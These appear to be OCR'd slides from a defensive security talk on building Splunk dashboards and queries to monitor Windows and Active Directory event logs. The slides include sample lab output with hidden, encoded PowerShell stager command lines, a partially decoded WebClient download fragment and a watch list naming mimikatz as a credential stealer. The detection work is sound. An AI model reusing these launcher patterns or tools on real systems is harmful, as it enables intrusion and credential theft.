MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows
MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
MACHINE\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\RunOnce
MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager
MACHINE\System\CurrentControlSet\Services
MACHINE\System\CurrentControlSet\Services\Tcpip\parameters

REVIEW AUDITING & ASSOCIATED EVENTS

AD SERVERS

~258 Hosts*
~587 Million Event
~142GB Storage




```
index=ad earliest=-24h | stats count BY sourcetype
```

✓ 587,670,073 events (5/16/16 7:24:07.000 AM to 5/17/16 7:24:09.201 AM)

sourcetype	count
WinEventLog:Security	578885965
WinEventLog:Directory Service	4230476
WinEventLog:Application	4110657
WinEventLog:Microsoft-Windows-AppLocker/MSI and Script	271310
WinEventLog:System	171488
WinEventLog:Microsoft-Windows-AppLocker/EXE and DLL	177

WINDOWS SERVERS

~4500 Hosts
~171 Million Event
~44GB Storage



```
index=windows earliest=-24h | stats count by sourcetype
```


✓ 171,400,290 events (before 5/17/16 7:46:57.806 AM)

sourcetype	count
WinEventLog:Security	157619140
WinEventLog:Application	10123823
WinEventLog:System	3657323
syslog	4

Data Collection: 24 Hour Period

DASHBOARD & QUERIES

- Dashboards
- Key Differences:
  - Drop Down Selection Boxes.
  - Admin Accounts/Privileged Groups
- Standard Operational View.
- Change “Index” For Queries
- Tags & Macros
  - - Remove Known Good Behaviour
- Due To Time – Windows Only



Windows Host Activity

DATE/TIME: Last 15 minutes


HOST TIER GROUP

COMPUTER NAME: *

EVENT SUMMARY BY TASK C

EVENT SUMMARY BY HOST

HOST SUPPORT DETAILS



DS OPERATIONAL ACTIVITY MONITORING v2

SERVICE: AD

SITE: Amsterdam

ENVIRONMENT: DEV

USER NAME (OPTIONAL): *

DATE/TIME RANGE: Week to date

EVENT COUNT BY TASK CATE

EVENT COUNT BY HOST

SYSTEM SHUTDOWN & RESTART DETAILS

DASHBOARD & QUERIES


- Event Summary By Task Category
- Event Summary By Host
- Host Support Details
- System Shutdown & Restart
- Local Security Group Change Monitoring
- Authorizations
  - Successful Authorizations
  - Successful Authorizations Grouped By User
  - Failed Authorizations
  - Failed Authorizations Grouped By User
- MSI Package Installations
- Suspect PowerShell Commands
- Process Execution Monitored Commands
- Process Execution
  - Most Common
  - Least Common
- Process Tracking By User
- New Service Installations
- Suspicious Services
- Registry Persistence Key Monitoring
- Scheduled Task Monitoring
- Firewall Change Monitoring
- Application Crashes
- Shares Remotely Accessed
- Local Account Password Changes.


DASHBOARD & QUERIES – EVENT SUMMARIES

- Event Category Activity Spikes Over Time
- Cross Reference To System/s Responsible

$field2$ | search index=win | timechart count(EventCode) by TaskCategory

$field2$ | index=win | eval host=lower(host) | chart count over host by TaskCategory






DASHBOARD & QUERIES – Authorizations

- Show Log On Activity To Service Grouped By User

```
index=win source=WinEventLog:Security EventCode=4624 | eval "Activity Time"=(_time) | eval User=mvindex(Account_Name,1) | eval User_Domain=mvindex(Account_Domain,1) | eval User_Domain=lower(User_Domain) | eval
Sub_Status=lower(Sub_Status) | eval Status=lower(Status) | eval ComputerName=upper(ComputerName) | eval Workstation_Name=upper(Workstation_Name) | search NOT ((Status=0xc000006d Sub_Status=0xc0000321) OR (User=*$) OR
(User_Domain="nt authority")) | lookup logon_types_explained.csv Logon_Type as Logon_Type output Summary as Logon_Summary | lookup Windows_Event_Status_Codes.csv Error_Code as Status output Error_Message AS
Status_Message | lookup Windows_Event_Status_Codes.csv Error_Code as Sub_Status output Status_Description AS SubStatus_Message | rename Workstation_Name AS Source_Computer, ComputerName AS Destination_Computer,
Caller_Process_Name AS Process_Name, Source_Network_Address AS Originating_Source_IP | transaction mvlist=t User | table "Activity Time" User User_Domain Originating_Source_IP Source_Computer Destination_Computer
Process_Name Keywords EventCode Logon_Summary Status_Message SubStatus_Message Authentication_Package | convert timeformat="%m/%d/%Y %H:%M:%S %Z" ctime("Activity Time") | sort - _time
```



SUCCESSFUL AUTHORIZATION ACTIVITY GROUPED BY USERNAME


Activity Time	User	User_Domain	Originating_Source_IP	Source_Computer	Destination_Computer	Process_Name	Keywords	EventCode	Logon_Summary
05/23/2016 04:47:43 CDT 05/23/2016 05:05:39 CDT	iislam iislam	cisco cisco	10.228.24.45 10.228.24.45	NULL NULL	MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V2.CISCO.COM	NULL NULL	Audit Success Audit Success	4624 4624	Network Network
05/23/2016 01:10:05 CDT 05/23/2016 02:13:36 CDT 05/23/2016 02:33:42 CDT	DefaultAppPool DefaultAppPool DefaultAppPool	iis apppool iis apppool iis apppool	- - -	NULL NULL NULL	MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V1.CISCO.COM	NULL NULL NULL	Audit Success Audit Success Audit Success	4624 4624 4624	Service Service Service
05/23/2016 00:08:28 CDT 05/23/2016 00:08:31 CDT 05/23/2016 00:08:34 CDT 05/23/2016 00:39:34 CDT 05/23/2016 01:19:51 CDT 05/23/2016 01:19:54 CDT 05/23/2016 01:20:02 CDT 05/23/2016 01:22:38 CDT 05/23/2016 02:19:10 CDT 05/23/2016 02:19:17 CDT 05/23/2016 02:19:21 CDT 05/23/2016 03:03:01 CDT 05/23/2016 03:03:05 CDT 05/23/2016 03:03:08 CDT 05/23/2016 04:48:18 CDT 05/23/2016 04:49:44 CDT 05/23/2016 05:06:40 CDT 05/23/2016 05:14:32 CDT	Administrator Administrator Administrator Administrator Administrator Administrator Administrator Administrator Administrator Administrator Administrator Administrator Administrator Administrator Administrator Administrator Administrator Administrator	mem1-lab1-v1 mem1-lab1-v1 mem1-lab1-v1 mem1-lab1-v2 mem1-lab1-v1 mem1-lab1-v1 mem1-lab1-v1 mem1-lab1-v2 mem1-lab1-v1 mem1-lab1-v1 mem1-lab1-v1 mem1-lab1-v1 mem1-lab1-v1 mem1-lab1-v1 mem1-lab1-v1 mem1-lab1-v1 mem1-lab1-v2 mem1-lab1-v2	- - 72.163.195.193 173.38.82.94 - - 72.163.195.193 173.38.82.94 - - 72.163.195.193 - - 72.163.195.193 10.228.24.45 10.65.86.186 10.228.24.45 173.38.82.94	RDS-APC-002-P RDS-APC-002-P MEM1-LAB1-V1 MEM1-LAB1-V1 RDS-APC-002-P RDS-APC-002-P MEM1-LAB1-V1 MEM1-LAB1-V1 RDS-APC-002-P RDS-APC-002-P MEM1-LAB1-V1 RDS-APC-002-P RDS-APC-002-P MEM1-LAB1-V1 IISLAM-W702 MPRAS-WIN8 IISLAM-W702 MEM1-LAB1-V1	MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V2.CISCO.COM MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V2.CISCO.COM MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V2.CISCO.COM MEM1-LAB1-V2.CISCO.COM	NULL NULL NULL NULL NULL NULL NULL NULL NULL NULL NULL NULL NULL NULL NULL NULL NULL NULL	Audit Success Audit Success Audit Success Audit Success Audit Success Audit Success Audit Success Audit Success Audit Success Audit Success Audit Success Audit Success Audit Success Audit Success Audit Success Audit Success Audit Success Audit Success	4624 4624 4624 4624 4624 4624 4624 4624 4624 4624 4624 4624 4624 4624 4624 4624 4624 4624	Network Network Remote Interactive Network Network Network Remote Interactive Network Network Network Remote Interactive Network Network Remote Interactive Network Network Network Network
05/23/2016 00:03:06 CDT 05/23/2016 00:03:09 CDT 05/23/2016 00:03:32 CDT	Empire_test Empire_test Empire_test	mem1-lab1-v1 mem1-lab1-v1 mem1-lab1-v1	- - 72.163.195.193	RDS-APC-002-P RDS-APC-002-P MEM1-LAB1-V1	MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V1.CISCO.COM MEM1-LAB1-V1.CISCO.COM	NULL NULL NULL	Audit Success Audit Success Audit Success	4624 4624 4624	Network Network Remote Interactive
05/23/2016 00:01:46 CDT	mprasadm	cisco		NULL	MEM1-LAB1-V1.CISCO.COM	NULL	Audit Success	4624	Network

DASHBOARD & QUERIES – SUSPECT POWERSHELL ACTIVITY

- Suspect PowerShell Commands

- Identify Bypass, Hidden or Encoded Command Lines

```
index=win EventCode=4688  powershell.exe (unrestricted OR bypass OR hidden OR Enc OR encodecommand) NOT `power_shell_macro` | eval User=mvindex(Account_Name,0) | eval Activity_Time=(_time) | search NOT User=*$ | decrypt f=PCL_Encoded_String atob emit('Decoded_Stager') | transaction host User mvlist=t | table Activity_Time User host Creator_Process_Name New_Process_Name Process_Command_Line Decoded_Stager |  convert timeformat="%m/%d/%Y %H:%M:%S %Z" ctime(Activity_Time)
```



Activity_Time	User	host	New_Process_Name	Process_Command_Line
05/23/2016 04:25:18 CDT	Administrator	MEM1-Lab1-V1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe executionpolicy unrestricted
05/23/2016 04:25:32 CDT	Administrator	MEM1-Lab1-V1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe -scope executionpolicy unrestricted
05/23/2016 04:26:52 CDT	Administrator	MEM1-Lab1-V1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe -Executionpolicy bypass
05/23/2016 08:11:00 CDT	Administrator	MEM1-Lab1-V1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe Executionpolicy bypass
05/23/2016 08:11:17 CDT	Administrator	MEM1-Lab1-V1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe -Executionpolicy bypass
05/23/2016 08:11:45 CDT	Administrator	MEM1-Lab1-V1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe -Executionpolicy Unrestricted
05/23/2016 08:15:09 CDT	Administrator	MEM1-Lab1-V1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI
05/23/2016 08:15:17 CDT	Administrator	MEM1-Lab1-V1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe -NoP -NonI -W Hidden -Enc JAB3AEMAPQB0AGUAdwAtAE8AY
05/23/2016 08:16:05 CDT	Administrator	MEM1-Lab1-V1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI

```
$.w.C.=.N.e.w.-.O.b.j.e.C.T. .S.y.s.t.e.m...N.e.T...W.e.B.C.L.I.e.N.t.;.$.u.=.'.M.o.z.i.l.l.a./.5...0. .(.W.i.n.d.o.w.s. .N.T. .6...1.;. .W.O.W.6.4.;. .T.r.i.d.e.n.t./.7...0.;. .r.v.:.1.1...0.). .l.i.k.e. .G.e.c.k.o.'.;.$.W.c...H.E.A.d.e.R.S...A.d.d.(.'.U.s.e.r.-.
$.w.c.=.N.e.w.-.O.B.J.e.c.T. .S.y.s.t.E.M...N.e.t...W.E.B.C.L.i.E.n.t.;.$.u.=.'.M.o.z.i.l.l.a./.5...0. .(.W.i.n.d.o.w.s. .N.T. .6...1.;. .W.O.W.6.4.;. .T.r.i.d.e.n.t./.7...0.;. .r.v.:.1.1...0.). .l.i.k.e. .G.e.c.k.o.'.;.$.W.C...H.e.A.D.e.R.S...A.D.d.(.'.U.s.e.r.-.
```

DASHBOARD & QUERIES – PROCESS EXECUTION MONITORED CMDS


- Identify Admin Commands Being Run

- Only List If 4 Or More Unique Commands Have Been Run
- Leveraging sub searches & Lookup Tables

```
index=win  source=WinEventLog:Security EventCode=4688 NOT `proc_mon_macro` [search index=win
source=WinEventLog:Security EventCode=4688 NOT `proc_mon_macro`| rex field=New_Process_Name
"(?P<Process_Name>[^\\\]+)$" | search [|inputlookup suspect_proc_mon.csv | fields + Process_Name] | stats
Values(New_Process_Name), dc(New_Process_Name) AS New_Process_Count BY ComputerName | where (New_Process_Count
>=4) | fields + ComputerName] | rex field=New_Process_Name "(?P<Process_Name>[^\\\]+)$" | search [|inputlookup
suspect_proc_mon.csv | fields + Process_Name] | dedup ComputerName New_Process_Name Process_Command_Line | eval
Activity_Time=(_time) | transaction ComputerName mvlist=t | table Activity_Time, ComputerName, Account_Domain,
Account_Name, Logon_ID, Process_Name, New_Process_Name, Process_Command_Line Token_Elevation_Type eventcount |
convert timeformat="%m/%d/%Y %H:%M:%S %Z" ctime(Activity_Time)
```

DASHBOARD & QUERIES – PROCESS EXECUTION MONITORED CMDS

- `proc_mon_macro`



power_shell_macro

Advanced search » Search macros » power_shell_macro

Definition *

Enter the string the search macro expands to when it is referenced in another search. If arguments are included, enclose them in dollar signs. For example: $arg1$


```
((host=a89-* Account_Name=test Process_Command_Line=*tmp\\mailer-*.ps1*) OR
(host=a65-* Account_Name=atest "ad-ops\\monitoring\\"))
```

☐ Use eval-based definition?

Arguments

DASHBOARD & QUERIES – PROCESS EXECUTION MONITORED CMDS

- Commands Being Looked For.




```
|inputlookup suspect_proc_mon.csv
```

Description	Process_Name
Displays and modifies the IP-to-Physical address translation tables used by address resolution protocol (ARP).	arp.exe
Job Scheduler	at.exe
Show What Is Set To AutoRun	autorunsc.exe
Windows Script.	cscript.exe
LDAP Extraction.	csvde.exe
Domain Controller Diagnostics.	dcdiag.exe
Searches For Text String In A File Or Files.	find.exe
Group Policy Editor	gpedit.exe
File Permissions	icacls.exe
LDAP Extraction.	ldifde.exe
LDAP Browser.	ldp.exe
Show DLL's In Use by Process	listdlls.exe
Parse Event Logs	logparser.exe
Credentials Stealer.	mimikatz.exe
Show System Information.	msinfo32.exe

DASHBOARD & QUERIES – PROCESS EXECUTION MONITORED CMDS

- If 4 Or More Unique Commands Ran.
- Show Results Of Each Command & Command Line Together With User & Time.



